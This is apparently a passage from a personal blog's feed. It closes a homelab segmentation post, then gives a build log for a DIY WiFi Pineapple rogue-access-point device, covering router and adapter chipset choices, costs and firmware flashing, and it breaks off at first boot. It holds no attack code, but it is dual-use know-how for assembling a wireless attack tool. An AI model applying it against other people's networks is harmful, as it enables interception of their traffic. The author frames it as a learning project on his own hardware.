  <li><strong>Segment first, add second.</strong> The bridges and their isolation rules came
before the interesting VMs. It is far easier to drop a vulnerable box onto a
network that already cannot reach your real stuff than to retrofit isolation
after something owns you.</li>
  <li><strong>Decide internet access per segment, explicitly.</strong> <code class="language-plaintext highlighter-rouge">vmbr2</code> gets none,
<code class="language-plaintext highlighter-rouge">vmbr3</code> gets NAT’d internet but no LAN. Writing that rule down (literally, as
an iptables line) means the posture is intentional, not accidental.</li>
  <li><strong>Route the services that leak the most through the VPN.</strong> DNS is the chatty
one, so AdGuard egresses through Mullvad and filters on the way.</li>
  <li><strong>Close the front door entirely.</strong> Tailscale instead of port forwards.</li>
  <li><strong>Let targets be cattle, not pets.</strong> Everything on the attack range is
redeployable in minutes, so breaking it is free.</li>
</ol>

<h2 id="whats-next">What’s next</h2>

<p>A few deep-dives I want to break out into their own posts:</p>

<ul>
  <li>The Mullvad-over-WireGuard gateway with the AdGuard DNS routing, as a how-to.</li>
  <li>A full attack-range walkthrough: deploying a target and running a clean
engagement end to end on <code class="language-plaintext highlighter-rouge">vmbr2</code>.</li>
</ul>

<p>If you take one thing from this: start with the segmentation. Every other piece
gets easier to add once the things you break and the things you use physically
cannot see each other.</p>]]></content><author><name>xPOPE</name></author><category term="homelab" /><category term="proxmox" /><category term="networking" /><category term="segmentation" /><category term="security" /><category term="lab" /><category term="tailscale" /><category term="wireguard" /><summary type="html"><![CDATA[A full tour of my Proxmox homelab: an air-gapped attack range, VPN-gatewayed containers, network-wide DNS filtering routed through a VPN, a dual-homed pivot box, and local AI inference, all on one hand-me-down Dell.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://xpop3.github.io/assets/img/posts/xpope-lab/network-map.svg" /><media:content medium="image" url="https://xpop3.github.io/assets/img/posts/xpope-lab/network-map.svg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Building a WiFi Pineapple for ~$60: The Shadowapple Build Log</title><link href="https://xpop3.github.io/shadowapple-wifi-pineapple/" rel="alternate" type="text/html" title="Building a WiFi Pineapple for ~$60: The Shadowapple Build Log" /><published>2026-10-16T00:00:00-07:00</published><updated>2026-10-16T00:00:00-07:00</updated><id>https://xpop3.github.io/shadowapple-wifi-pineapple</id><content type="html" xml:base="https://xpop3.github.io/shadowapple-wifi-pineapple/"><![CDATA[<p><img src="/assets/img/posts/shadowapple/hero.jpg" alt="The finished Shadowapple build in a rugged case" />

<em>The finished build: the Shadowapple and its three radios packed into a rugged Apache 1800 case. Credit out to SHUR1K-N (McShuriken): <a href="https://github.com/SHUR1K-N/WiFi-Shadowapple-Resources" target="_blank" rel="noopener">Shadowapple</a>)</em></p>

<p>One bare travel router, a pile of contradictory tutorials, and every wall I face-planted into on the way.</p>

<p>A DIY take on the Hak5 WiFi Pineapple, built on a GL.iNet Shadow (GL-AR300M16-Ext) using xchwarze’s open-source Pineapple-cloner firmware and SHUR1K-N’s Shadowapple resources. This is written as a build log, not a glossy tutorial: I’ve left the wrong turns in on purpose, because the wrong turns are where I actually learned something.</p>

<blockquote>
  <p><strong>Redaction / scope note.</strong> My Wi-Fi password and all real network identifiers (BSSIDs / client MACs) are redacted or replaced with placeholders throughout. Everything demonstrated here was done on my own hardware and my own network. See the Legal &amp; Ethical section before you replicate any of it, that part is not optional.</p>
</blockquote>

<h2 id="1-why-build-one-instead-of-just-buying-it">1. Why build one instead of just buying it</h2>

<p>A real Hak5 WiFi Pineapple runs a hundred bucks and up. I went back and forth on this for a while, the commercial unit is polished, supported, and turnkey, and my time isn’t free. But two things pushed me to build:</p>

<ul>
  <li><strong>Cost.</strong> The DIY route lands around $55 to $65 all-in, adapters and all.</li>
  <li><strong>Understanding.</strong> A Pineapple isn’t magic hardware, it’s a dual-radio OpenWrt box running rogue-AP software behind a web UI. I wanted to actually understand each layer, and the surest way to understand a thing is to build it and have it fight you.</li>
</ul>

<p>The enabler is xchwarze’s <code class="language-plaintext highlighter-rouge">wifi-pineapple-cloner</code> project, which ports the genuine PineAP firmware onto cheap OpenWrt routers, plus SHUR1K-N’s Shadowapple resources, which wrap all of it specifically around the board I ended up choosing.</p>

<h2 id="2-picking-the-router-rabbit-hole-1">2. Picking the router (rabbit hole #1)</h2>

<p>Since the Pineapple is really just “a cheap OpenWrt board + PineAP,” picking the router is the build’s first big decision. I was torn between four:</p>

<ul>
  <li><strong>GL-AR750S ‘Slate’</strong>: dual-band, dual-radio, the ‘perfect’ pick on paper.</li>
  <li><strong>GL-AR300M16 ‘Shadow’</strong>: Atheros, cheap, single-band internal radio.</li>
  <li><strong>GL-MT300N-V2 ‘Mango’</strong>: cheapest, MediaTek, single-band.</li>
  <li><strong>GL-MT3000 ‘Beryl AX’</strong>: modern Wi-Fi 6, dual-band, but ~$99 and not a cloner target.</li>
</ul>

<blockquote>
  <p><strong>WALL #1: The spec sheet lies, check the chipset.</strong> I nearly bought a GL-SFT1200 ‘Opal’: dual-band, three ports, cheap, looked ideal. It’s built on a Siflower SF19A28 with a closed Wi-Fi driver, no reliable monitor mode or injection, and no real mainline OpenWrt. The rule I wish I’d known on day one: for this project the chipset must be Atheros (ath9k) or MediaTek (mt76). Not Realtek, not Siflower. Marketing bullet points won’t tell you that; the chipset will.</p>
</blockquote>

<blockquote>
  <p><strong>WALL #2: The ‘perfect’ board is discontinued.</strong> The Slate was the answer… except it’s end-of-life. I burned real time chasing dead Amazon listings and one glorious eBay listing selling a used Slate bundled with six power cords for $80, more than a new one used to cost. Lesson: the ideal board may simply not be buyable anymore, and chasing it is wasted effort.</p>
</blockquote>


<p>I landed on the <strong>Shadow (GL-AR300M16-Ext)</strong>: Atheros QCA9531 / ath9k, ~$38, removable external antennas, and, crucially, the exact target of SHUR1K-N’s Shadowapple build. Its one catch: the internal radio is 2.4 GHz only. Hold that thought, because it drives the entire next section.</p>

<p><img src="/assets/img/posts/shadowapple/shadow-router.png" alt="GL.iNet GL-AR300M16-Ext Shadow on Amazon" />
<em>The Shadow (GL-AR300M16-Ext): Atheros QCA9531 / ath9k, external antennas, WAN + LAN ports, ~$39. The exact board SHUR1K-N’s Shadowapple build targets.</em></p>
<h2 id="3-the-adapter-saga-rabbit-hole-2-the-long-one">3. The adapter saga (rabbit hole #2, the long one)</h2>

<p>The Shadow’s single internal radio does 2.4 GHz. To behave like a real Pineapple you want a second radio, and for 5 GHz you need a USB adapter. This is where I lost the most time.</p>

<blockquote>
  <p><strong>WALL #3: The Realtek trap.</strong> For the cloner firmware, a 5 GHz adapter must be MT7612U or RT5572. That’s the whole list. The problem: ~90% of cheap ‘AC600 / dual-band / Kali’ dongles are Realtek RTL8811AU/8812AU, which do not work on this firmware, even though they work fine on a Kali laptop. I nearly bought three different Realtek cards that all ‘looked’ right.</p>
</blockquote>

<h3 id="the-naming-minefield">The naming minefield</h3>

<p>With Alfa alone, one letter changes everything:</p>

<table>
  <thead>
    <tr>
      <th>Model</th>
      <th>Chipset</th>
      <th>Works on cloner?</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>AWUS036ACM</td>
      <td>MT7612U (MediaTek)</td>
      <td>Yes (the fussy one)</td>
    </tr>
    <tr>
      <td>AWUS036ACHM</td>
      <td>MT7610U (MediaTek)</td>
      <td>Marginal / not the target</td>
    </tr>
    <tr>
      <td>AWUS036ACS</td>
      <td>RTL8811AU (Realtek)</td>
      <td>No</td>
    </tr>
    <tr>
      <td>AWUS036ACH</td>
      <td>RTL8812AU (Realtek)</td>
      <td>No</td>
    </tr>
  </tbody>
</table>


<p><img src="/assets/img/posts/shadowapple/panda-adapter.png" alt="Panda Wireless PAU0D AC1200 adapter" />
<em>The Panda PAU0D (MT7612U), my 5 GHz adapter, and the fussy one. The whole-build headache was confirming it was MediaTek, not Realtek.</em></p>

<p><img src="/assets/img/posts/shadowapple/rt5572-adapter.png" alt="Deal4GO RT5572 USB adapter" />
<em>The RT5572 (here as a Deal4GO board, ~$14), the drama-free 5 GHz alternative to the toast-boat-prone MT7612U.</em></p>
<h3 id="the-toast-boat">The “toast boat”</h3>

<p>Some MT7612U adapters boot as a fake USB storage device instead of a Wi-Fi card. If <code class="language-plaintext highlighter-rouge">lsusb</code> shows <code class="language-plaintext highlighter-rouge">0e8d:2870</code>, you’re in ‘the toast boat’ and need a USB mode-switch. If it shows <code class="language-plaintext highlighter-rouge">0e8d:7612</code>, it woke up correctly. It’s a real chip quirk, SHUR1K-N literally advises “try to stay away from it,” and the drama-free 5 GHz alternative is the RT5572.</p>

<h3 id="what-i-actually-bought">What I actually bought</h3>

<table>
  <thead>
    <tr>
      <th>Part</th>
      <th>Role</th>
      <th>Paid</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>GL-AR300M16-Ext (Shadow)</td>
      <td>The router / brains, internal 2.4 GHz radio</td>
      <td>$42.01</td>
    </tr>
    <tr>
      <td>Panda PAU0D (MT7612U)</td>
      <td>5 GHz adapter</td>
      <td>$37.70</td>
    </tr>
    <tr>
      <td>RT5370 USB adapter</td>
      <td>Cheap, rock-solid 2.4 GHz second radio</td>
      <td>$23.69</td>
    </tr>
    <tr>
      <td>3-port USB hub</td>
      <td>Shadow has ONE USB port; needs adapter(s) + storage</td>
      <td>$5.80</td>
    </tr>
    <tr>
      <td>USB flash drive</td>
      <td>Pineapple storage (no SD slot on this board)</td>
      <td>on hand</td>
    </tr>
  </tbody>
</table>


<p><img src="/assets/img/posts/shadowapple/order-history.png" alt="Amazon order history for the build parts" />
<em>The actual receipts: Shadow ($42.01), Panda PAU0D ($37.70), RT5370 ($23.69), and the 3-port USB hub ($5.80).</em></p>
<p><strong>What I actually spent:</strong> ~$109 for the full three-radio kit. But that’s the loaded build. The ~$60 minimum that gets you a genuinely working Pineapple is just the Shadow (~$42) + one cheap adapter (an RT5370 runs ~$14 to $24) + a USB stick you already own. That alone gives you the internal 2.4 GHz radio plus a second radio, enough for real recon and the full attack chain on 2.4 GHz. I paid up for the extras (the Panda for 5 GHz and a hub) to reach SHUR1K-N’s recommended three-radio setup. Start at $60; add the 5 GHz card and hub only when you actually want 5 GHz. Either way you’re under the cost of a Hak5 unit and you understand every part of it.</p>

<h2 id="4-flashing-this-is-the-part-people-get-wrong">4. Flashing (this is the part people get wrong)</h2>

<blockquote>
  <p><strong>WALL #4: Two images, two different version rules.</strong> You need two firmware files, and their version rules are opposite, this cost me an hour of confusion:</p>

  <ol>

    <li><strong>Stock OpenWrt for the AR300M16</strong>, the latest stable release (NOT the old v19). Older tutorials point you at 19.07, but the AR300M16 image doesn’t exist in that release, so you’ll hunt forever. Use the firmware selector, newest version.</li>
    <li><strong>The cloner image</strong>, <code class="language-plaintext highlighter-rouge">gl-ar300m-universal-sysupgrade.bin</code>, the 19.07.7 build, from xchwarze’s GitLab build repo (the GitHub one is empty; it moved).</li>
  </ol>
</blockquote>

<p><img src="/assets/img/posts/shadowapple/firmware-selector.png" alt="OpenWrt Firmware Selector for the GL-AR300M16" />
<em>OpenWrt Firmware Selector, searched “GL-AR300M16”, latest stable build. Model = GL.iNet GL-AR300M16, Platform = ath79/generic. Grab both SYSUPGRADE and KERNEL to be safe.</em></p>

<p><img src="/assets/img/posts/shadowapple/firmware-filename.png" alt="Saving the OpenWrt sysupgrade .bin file" />
<em>The file you want: <code class="language-plaintext highlighter-rouge">openwrt-25.12.5-ath79-generic-glinet_gl-ar300m16-squashfs-sysupgrade.bin</code>. Match the AR300M16 variant exactly.</em></p>

<h3 id="recovery-mode-flash">Recovery-mode flash</h3>

<p>Everything happens in GL.iNet’s U-Boot recovery, no SSH gymnastics required:</p>

<ul>
  <li>Connect the Shadow to your PC by Ethernet.</li>
  <li>Hold reset while plugging in power; release when you see 2 solid green LEDs (~6 s).</li>
  <li>Set your PC’s IP to <code class="language-plaintext highlighter-rouge">192.168.1.2</code> (subnet auto-fills), disable Wi-Fi.</li>
  <li>Browse to <code class="language-plaintext highlighter-rouge">192.168.1.1</code>, the recovery / firmware-update page.</li>
</ul>

<p>Flash stock OpenWrt first → let it fully reboot → then flash the cloner image through LuCI (System → Backup / Flash Firmware) with ‘Keep settings’ unchecked and ‘Force upgrade’ checked. Three solid LEDs means done.</p>

<blockquote>
  <p><strong>Brick safety.</strong> Match the AR300M16 variant exactly, not Lite, not NAND, not NOR, or you soft-brick it. The saving grace is that U-Boot web recovery is the recovery mechanism itself, so a bad flash is almost always recoverable by re-entering recovery. Hard to permanently kill.</p>
</blockquote>

<h2 id="5-first-boot--setup">5. First boot &amp; setup</h2>

<p>If it worked, browsing to <code class="language-plaintext highlighter-rouge">172.16.42.1:1471</code> greets you with the pulsating pineapple. “Get Started” walks you through Radio Config, Filters, then drops you at the dashboard.</p>

<p><img src="/assets/img/posts/shadowapple/welcome.png" alt="WiFi Pineapple Welcome screen" />
